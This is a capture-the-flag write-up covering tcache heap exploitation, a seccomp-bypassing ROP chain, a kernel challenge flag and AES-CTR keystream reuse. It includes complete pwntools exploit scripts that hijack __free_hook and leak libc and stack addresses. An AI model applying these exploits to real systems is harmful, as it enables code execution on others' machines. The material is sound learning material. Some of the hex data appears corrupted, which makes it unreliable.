    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```


this binary appears has all the security bell and whistles to it, but based on the name of the challenge we can assume that the exploit will be heap based.

Backround - Heap

Before we start diving into the exploit, we need to understand a little about the heap. The heap is the location in memory where allocations typically take place, think of malloc, realloc, calloc, etc. The heap can be split into chunks corresponding to the size that will be allocated, each chunk will have some header information with some bitwise math to describe the size, in use, etc.
When a chunk in the heap is freed it placed into one of several locations depending mostly on the size of the chunk, fastbin, smallbin, unsorted-bin, and largebin. These bins help programs find available chunks of memory to choose from for faster allocations. The locations where a chunk is freed to was changed in libc-2.26 and going forward. Here the developers introduced a new location called TCache, here the TCache is an array of linked lists. The array indexes are split based on the possible sizes of chunks, from 0x20-0x400. When a new chunk needs to be allocated the program will first check the tcache list for a corresponding size then pop it off the top. There are some items to note, first the size of the TCache is limited to 7 items per index, second the pointers for this linked list are stored in the first 8 bytes of the freed location, third with early versions of TCache implementations there were no checks for double frees in the same list, finally if the corresponding TCache is full, then the program goes back to the bin solution from earlier. Our version of libc, is more recent and includes the protection mentioned, were we can not have a double free in the same location. A simple bypass to this problem will be addressed in the challenge “Book Author”.
Some other useful background to know is about hooks, inside libc there are several variables, free_hook, malloc_hook, realloc_hook. Where when their function is called, the address stored in the variable will be called as well.
One last bit is a one_gadget, this would be a location inside libc that would allow for ‘/bin/sh’ to be run by calling the location as long as certain criteria are met. Think of them as a one shot operation, where you either succeed, get execution, or fail, segmentation fault, most likely.

Reversing

Viewing the program, we see some initialization variables being set then a call to print_intro, where we are graciously given the address to system. Next we have a check to a local variable, then is decremented if it is greater than zero.



```
loc_12A5:
cmp     [rbp+var_28], 0
jnz     short loc_12CB
```

```
our chance. It's time to"...
```


```
loc_12CB:
sub     [rbp+var_28], 1
mov     eax, 0
```

Looking where the initialized variables are we see that this value is set to 5. Meaning we only have 5 operations to work with to get execution, not an easy feat for most programs. After the check we get to the meat of the program. We send in input, 1 or 2, corresponding to allocate or free, respectively. Inside allocate we can give a size as long as it is greater than 0 and less than 0x408, from here we can put any data of our requested size with fgets. In the free function there is a check to make sure that we have at least allocated one chunk first before we can free, second we don't just free that chunk, we are allowed to choose what offset we would like to free. With that our exploration of the program is over, meaning we have little to actually reverse.

Exploitation

Normally with this type of program we could allocate a chunk with the details of a fake chunk inside, allowing us to free the fake chunk and adding it to TCache, allowing for an easy overwrite of the next pointer. Giving us an arbitrary malloc, but since we are limited to 5 operations we need something else. With some work this method is doable to get a allocation over malloc_hook, but we are not graced with a valid one_gadget in our libc for this to work. The working solution is this, since the binary needs to keep track of the TCache array were would be a viable spot to store it? For us it is on the heap, and a static location away from our first allocated chunk. What we can do here is free the TCache location, this will push the location of TCache into TCache. We may be freeing the memory address but we are not removing the variable that points to it in libc, from here our next allocation of the previous TCache's size will let us overwrite it. Where we can forge it to make it appear as the one of the lists points to free_hook. Where we can write the address of a one_gadget, to get execution. Here is a list of our operations:

1. Allocate 24 bytes
2. Free TCache
3. Allocate Size of Tcache, fill with data to have free_hook be the next value
4. Allocate free_hook, fill with one_gadget
5. Free, Get Flag



```
0x55f436db1000: 0x0000000000000000      0x0000000000000251
0x55f436db1010: 0x1111111111111111      0x1111111111111111
0x55f436db1020: 0x1111111111111111      0x1111111111111111
0x55f436db1030: 0x1111111111111111      0x1111111111111111
0x55f436db1040: 0x1111111111111111      0x1111111111111111
0x55f436db1050: 0x00007fc6907b85a8      0x6363636363636363
0x55f436db1060: 0x6363636363636363      0x6363636363636363
```

Here is an image of the tcache list after we overwrite it, the first 64 bytes are used to tell how many items are currently on the list, where at 0x55f436db1050 is the address of free_hook, meaning the next allocation of the correct size will be there. Based on this sloppy image if anyother size is allocated our program will crash since we would try to access memory outside the scope of the program.


Exploit

```python
from pwn import *

context.log_level = 'error'

libc = ELF('./libc-2.29.so')

gadget= 0xe2383

def a(c):
    p.sendafter('>',c)

def alloc(size,contents):
    a('1')
    a(str(size) + '\x00'*(8-len(str(size))))
    a(contents)

def free(index):
    a('2')
    a(str(index))

p = process('./tcache_master', env={'LD_PRELOAD':'./libc-2.29.so'})
#p = remote('docker.hackthebox.eu',32289)
p.readuntil(': ')
base = p.readuntil('\n')[:-1]
base = int(base,16)-libc.symbols['system']
print "Base: ", hex(base)
malloc_hook = base+libc.symbols['__free_hook']
one_gadget= base + gadget
alloc(24,'a'*18 + '\n')
free(-592)
alloc(584,'\x11'*0x40 +p64(malloc_hook)+'c'*0x100 + '\n')
alloc(24, p64(one_gadget) + '\n' )
free(0)
#gdb.attach(p)
p.interactive()
p.close()
```

PWN – Book Author

Files

Similarly to the last challenge we are given 2 files, book_author and a libc-2.29.so. Looking at the security implementations on book_author we see:



```
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

And just like last time we have the same libc, with a strong possiblity of heap exploitation. Nothing has changed since last time, so everything still holds true for the background information. Plus a new one, ROP, ROP is return oriented programming. Usually there is no way to run custom shellcode, where as ROP allows the exploitation flow to come from the stack itself. By overwriting the return addresses on the stack an attack is able to change the flow to jump from 'gadget' to gadget allowing for anything to be ran.

Reversing

For this binary since a bit more is going on, so let's use Ghidra to get a better understanding. Viewing this binary, we first notice that it is stripped unlike the previous one, meaning we need to do a bit more work. First lets scan through and rename the functions to get a better sense of what is going on:
0x16ce - main
0x128d – setup
0x1c74 – get_int
0x1215 – menu
0x1462 – burn_page
0x12cc – add_page
0x1540 – rewrite_page
0x160c – read_page


After renaming these functions we may notice something strange, usually with binaries in this format, compiled from c, we get around three functions unnamed. These are used in construction and deconstruction of the program. Here we have a few more with some logic and function calls. We ignored this fact and continued on.

Going through the functions we can start to understand the control flow, main runs a loop that lets the user create, destroy, rewrite, or read a page. In add page, we first choose and index between 0-20 inclusive and choose the size and content we want to add, where the size is less than 0x401. There are no checks for if the page has already been created or burnt. Then the data is stored in a location in the bss as char* string, int size, int is_burnt. Inside burn_page, we grab an index, make sure it is allocated and not previously burnt by checking the is_burnt value for the page. Then the program frees the page and sets the is_burnt to 1. Something to note is that the char* is not zeroed out.
In read_page, we check to make sure the index is valid and is not burnt then will print the contents.
In rewrite_page, we check to make sure the index is valid and rewrite with the size previously given. There is no check for whether the book has been burnt though, giving us a use after free vuln.
With all this we should now be able to exploit the program successfully, or so we thought.

Exploitation


Before we can exploit anything, we need a consistent way to get a libc leak. To achieve this we will use some functionality given to us by the program. First since the program uses read to get input from us, if read reads <EOF> from us no more bytes are written to memory, so if something is already there we may be able to read from it. This is where the previous heap scheme will come in handy, to keep track of freed elements in the heap libc would keep a doubly linked list, with the pointers pointing to a location in libc, this will be our leak. To get to this point we need to fill up TCache first, by creating 7 pages then freeing them we fill up all of TCache meaning any subsequent frees of the same size will use the bins method.

To get this to work correctly we need to free 2 chunks, this will trigger a free consolidation and add the pointers into memory. Now that we have a leak, we can use the rewrite ability to overwrite __free_hook again, using the same one_gadget as last time to get execution, and this was supposed to be harder?




```
pwndbg> x/gx &__free_hook
0x7f065a61d5a8 <__free_hook>:   0x00007f065a518383
pwndbg> c
Continuing.

Program terminated with signal SIGSYS, Bad system call.
The program no longer exists.
```

Why didn't that work? At first we thought that maybe the one_gadget did not work, after a bit we finally noticed the 'Bad system call' phrase. Those don't usually happen unless there is a limitation happening to our system calls, through something like seccomp. Looking back through the program we now realize why, in function 0x17d8 we have some setup and a call to prctl, where we are limited on what we can run inside the program. We never really noticed this function because it is called before main is from the ctors.
Running strace on the program we can see what is happening:



```
prctl(PR_SET_NO_NEW_PRIVS, 1, 0, 0, 0) = 0
prctl(PR_SET_SECCOMP, SECCOMP_MODE_FILTER, {len=25, filter=0x7ffc573ae6e0}) = 0
```

Before we can continue we need to figure our what rules are in place with the program, after trying to learn the seccomp programming languae, we don't recommend, we found a tool that actually helps called seccompt-tools. Give it the binary and it will give you a nicely formated list of what is allowed:



```
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x01 0x00 0xc000003e  if (A == ARCH_X86_64) goto 0003
 0002: 0x06 0x00 0x00 0x00000000  return KILL
 0003: 0x20 0x00 0x00 0x00000000  A = sys_number
 0004: 0x15 0x00 0x01 0x0000000f  if (A != rt_sigreturn) goto 0006
 0005: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0006: 0x15 0x00 0x01 0x000000e7  if (A != exit_group) goto 0008
 0007: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0008: 0x15 0x00 0x01 0x0000003c  if (A != exit) goto 0010
 0009: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0010: 0x15 0x00 0x01 0x00000002  if (A != open) goto 0012
 0011: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0012: 0x15 0x00 0x01 0x00000000  if (A != read) goto 0014
 0013: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0014: 0x15 0x00 0x01 0x00000001  if (A != write) goto 0016
 0015: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0016: 0x15 0x00 0x01 0x0000000c  if (A != brk) goto 0018
 0017: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0018: 0x15 0x00 0x01 0x00000009  if (A != mmap) goto 0020
 0019: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0020: 0x15 0x00 0x01 0x0000000a  if (A != mprotect) goto 0022
 0021: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0022: 0x15 0x00 0x01 0x00000003  if (A != close) goto 0024
 0023: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0024: 0x06 0x00 0x00 0x00000000  return KILL
```

With this we see what system calls are available to us, and we are limited on our options. The only feasable method is to open, read, and write the flag, but how do we get execution. There are two methods, we could set a hook value to mprotect and hope that a heap address we control is inside it with the correct parameters to give us RWX permissions. Second we could leak the stack and set up a ROP chain to either mprotect or just execute the system calls for us. Lets go with the latter, as it has a higher probablility of succedding. Our new problem is we may know where libc is currently but we don’t know where the stack is. To find it though all we need to do is read the environ variable in libc. Which we can do by taking the same approach we did to overwrite free_hook and to read the leak. So now we have the stack address and go back a bit to find the current RSP location. From here we can create a custom ROP chain with gadgets found in libc to get the flag!

Exploitation


```
from pwn import *

libc = ELF('./libc-2.29.so')

context.log_level = 'error'

DEBUG = 0

if DEBUG:
    p = process('./book_author')
    libc = ELF ('/usr/lib/x86_64-linux-gnu/libc-2.29.so')
    base = 1809568
    one_gadget = 0xe664b
else:
    p = process('./book_author',env={'LD_PRELOAD':'./libc-2.29.so'})
    #p = remote('docker.hackthebox.eu',32290)
    libc = ELF('./libc-2.29.so')
    base = 1985696
    one_gadget = 0xe2383

def a(b,c):
    p.sendafter(b,c)

def add(index,size,content):
    a('>','1')
    a(':',str(index))
    a(':',str(size))
    a(':',content)

def burn(index):
    a('>','2')
    a(':',str(index))

def rewrite(index,content):
    a('>','3')
    a(':',str(index))
    a(':',content)

def read(index):
    a('>','4')
    a(':',str(index))
    p.readuntil('Content: ')
    return p.readuntil('\n')[:-1]

for i in range(9):
    print "added", i
    add(i,0x100,chr(ord('a')+i)*7)
for i in range(7):
    print "burnt", i
    burn(i)

burn(7)
burn(8)
add(7,0x110,'z'*8)
t = read(7)
base =  int(t[8:][::-1].encode('hex'),16) - base
print "base:",hex(base)

environ= base+libc.symbols['environ']

rewrite(6,p64(environ-16))

add(6,0x100,'\n')
add(0,0x100,'a'*16)

stack = read(0)[16:]
stack = int(stack[::-1].encode('hex'),16)
burn(7)
rewrite(7,p64(stack-368))
print "stack: ", hex(stack)
add(1,0x110,'\n')

#rop chain
'''
open flag.txt
read 100 characters to stack
write 100 character from stack to stdout
'''

flag = stack-368
poprdi = base+0x0000000000026542
poprsi = base+0x0000000000026f9e
poprdx = base+0x000000000012bda6
poprax = base+0x0000000000047cf8
syscall = base+0x00000000000cf6c5

ropchain = [poprdi, flag, poprsi,0,poprdx,0,poprax, 2,syscall, poprdi, 3,
poprsi, flag, poprdx, 100, poprax, 0, syscall, poprdi, 1, poprsi, flag, poprdx,
100, poprax, 1, syscall]
ropchain = "".join(map(p64,ropchain))

add(0,0x110,'flag.txt\x00'+'a'*7 + ropchain )

p.interactive()
```

PWN – Child Kernel 2020

Files/Solution

Unzipping the files gives us a bzImage, driver.c, driver.h, qemu-cmd, stretch_server.img, and vmlinux file.

These are all important with trying to solve the actual challenge but for us all we want is the stretch_server. This file includes a mock directory setup for an emulated environment, if we mount the system and go to root/flag we get the original flag.



```
root@kali:~/CTF/HTBCollegiate/finals/pwn/kernel/test# mount stretch_server.img tmp
root@kali:~/CTF/HTBCollegiate/finals/pwn/kernel/test# cat tmp/root/flag
HTB{A_r4nd0m1z3d_b4bY_k3ne1_2020}
```


Crypto – Fast Encryption

Description

I'm using AES CTR mode to encrypt super fast!

Solution

We are presented with a site that gives us a chunk of **Lorem Ipsum** test, that looks like this:




Dolorum qui nemo officia. Eveniet quo magni perspiciatis. Eum quaerat rerum dignissimos. Autem in velit vel rem. Similique consequuntur quod et recusandae et reprehenderit. Amet ut sit aut veritatis et.

Eum aliquid omnis id quia dolorem debitis quos. Non minima ratione distinctio quae consequatur vel commodi. Enim voluptas minima est qui nulla molestiae nemo. Eligendi libero rerum est quis inventore qui. Rem modi hic enim earum molestias cum. Nostrum et deleniti quia aut amet.

Qui nemo dignissimos ratione enim aliquid quo omnis aspernatur. Iste voluptatem totam neque et sed molestias. Omnis voluptatem in labore quas dolores quis.

Checking the source of the page, we see that there is an HTML comment containing a long hex string.



```
Dolorum qui nemo officia. Eveniet quo magni perspiciatis. Eum quaerat rerum
dignissimos. Autem in velit vel rem. Similique consequuntur quod et recusandae et
reprehenderit. Amet ut sit aut veritatis et.<br><br>Eum aliquid omnis id quia
dolorem debitis quos. Non minima ratione distinctio quae consequatur vel commodi.
Enim voluptas minima est qui nulla molestiae nemo. Eligendi libero rerum est quis
inventore qui. Rem modi hic enim earum molestias cum. Nostrum et deleniti quia
aut amet.<br><br>Qui nemo dignissimos ratione enim aliquid quo omnis aspernatur.
Iste voluptatem totam neque et sed molestias. Omnis voluptatem in labore quas
dolores quis.<!--
446f6c6f72756d20717569206e656d6f206f6666696369612e204576656e6965742071756f206d616
76e69207065727370696369617469732e2045756d207175616572617420726572756d206469676e69
7373696d6f732e20417574656d20696e2076656c69742076656c2072656d2e2053696d696c6971756
520636f6e73657175756e7475722071756f642065742072656375736616e6461652065742072657072
6568656e64657269742e20416d657420757420736974206175742076657269746174697320657426e0
a0a45756d20616c6971756964206f6d6e697320696420717569612064f6c6f72656d20646562697
69732071756f732e204e6f6e206d696e696d6120726174696f6e652064697374696e6374696f20717
5616520636f6e7365717561747572207665c20636f6d6d6f64692e20456e696d20766f6c75707461
73206d696e696d612065737420717569206e756c6c61206d6f6c657374696165206e656d6f2e20456
c6967656e6469206c696265726f20726572756d206573742071756973206d6e76656e746f72652071
75692e2052656d206d6f6469206869632065e696d2065617275d206d6f6c65737469617320637566
d2e204e6f737472756d2065742064656c656e69746920717569612061757420616d65742e0a0a5175
69206e656d6f206469676e697373696d6f7320726174696f6e6520656e696d20616c697175696420 7
1756f206f6d6e6973206173706572e617475722e204973746520766f6c7570746174656d20746f74
616d206e657175652065742073656420d6f6c6573746961732e204f6d6e697320766f6c757074617
4656d20696e206c61626f72652071756173206466c6f72657320717569732e4854427b544845464c
4147474f4553484552457d32393161736b73616a676b337164-->
```

We notice that the plaintext is always 1036 bytes (excluding newline) and the ciphertext (at this point we assumed that the hexadecimal was ciphertext) is always 2176 bytes. Given that these texts are not the same size, we assumed that by being able to decrypt the full ciphertext, we would see the flag at the end of the string.

Given that we knew this was AES in CTR mode, we know that the formula is roughly:

$$C = P \oplus E(key, nonce)$$

Where _P_ is the plaintext and _C_ is the ciphertext, and _E_ is the AES algorithm taking the key and the nonce. We also know that, given a static _key_ and _nonce_ (which may be the case), the following is true:

$$P1 \oplus P2 = C1 \oplus C2$$

We assumed that this was the vulnerability due to the "*fast*" branding of the challenge, indicating that either they were using a multithreaded server (for which the nonce may not change between different threads in the same space of time), or that they were skipping a crucial part of the encryption process (for example, nonce generation).

Now we tested if our above theory was correct, by collecting some samples:

SAMPLE 1
P1: cula ante a pret
C1: b22e37f2de1d9f70647fb41f26ae6410
XOR: d15b5b93fe7cf104015fd53f56dc0164


SAMPLE 2
P2: rtis, elit ligul
C2: a32f32e0d25c9468682bf5533fbb7408
XOR: d15b5b93fe7cf104015fd53f56dc0164

SAMPLE 3
P3: per tellus maxim
C3: a13e29b38a199d68742cf55237a46809
XOR: d15b5b93fe7cf104015fd53f56dc0164

Seeing that the *P XOR C* was the same for each sample was enough to prove that we were revealing *E*, the keystream, which was identical for each encryption. However, for a sanity check:

P1 XOR P2: 110105120c410b180c54414c19151018
C1 XOR C2: 110105120c410b180c54414c19151018

Thus, now we can reveal the keystream for the entire block of text and decrypt the ciphertext to reveal the flag. The keystream we now have is:



```
d15b5b93fe7cf104015fd53f56dc0164f76a026255e9431215bcdee12bd725bfa9e1fa01c
492a23ded22fa0051faa648f76a026255e9431215bcdee12bd725bfd15b5b93fe7cf10401
5fd53f56dc0164f76a026255e9431215bcdee12bd725bfa9e1fa01c492a23ded22fa0051f
aa648f76a026255e9431215bcdee12bd725bff098d0c36b72aab497e98c19077a49f4f76a
026255e9431215bcdee12bd725bf53f3b365cb1044d69d185923ad3f5285f76a026255e94
31215bcdee12bd725bf13551ecafa691e481fe677effae589ecf76a026255e9431215bcde
e12bd725bfd15b5b93fe7cf104015fd53f56dc0164f76a026255e9431215bcdee12bd725b
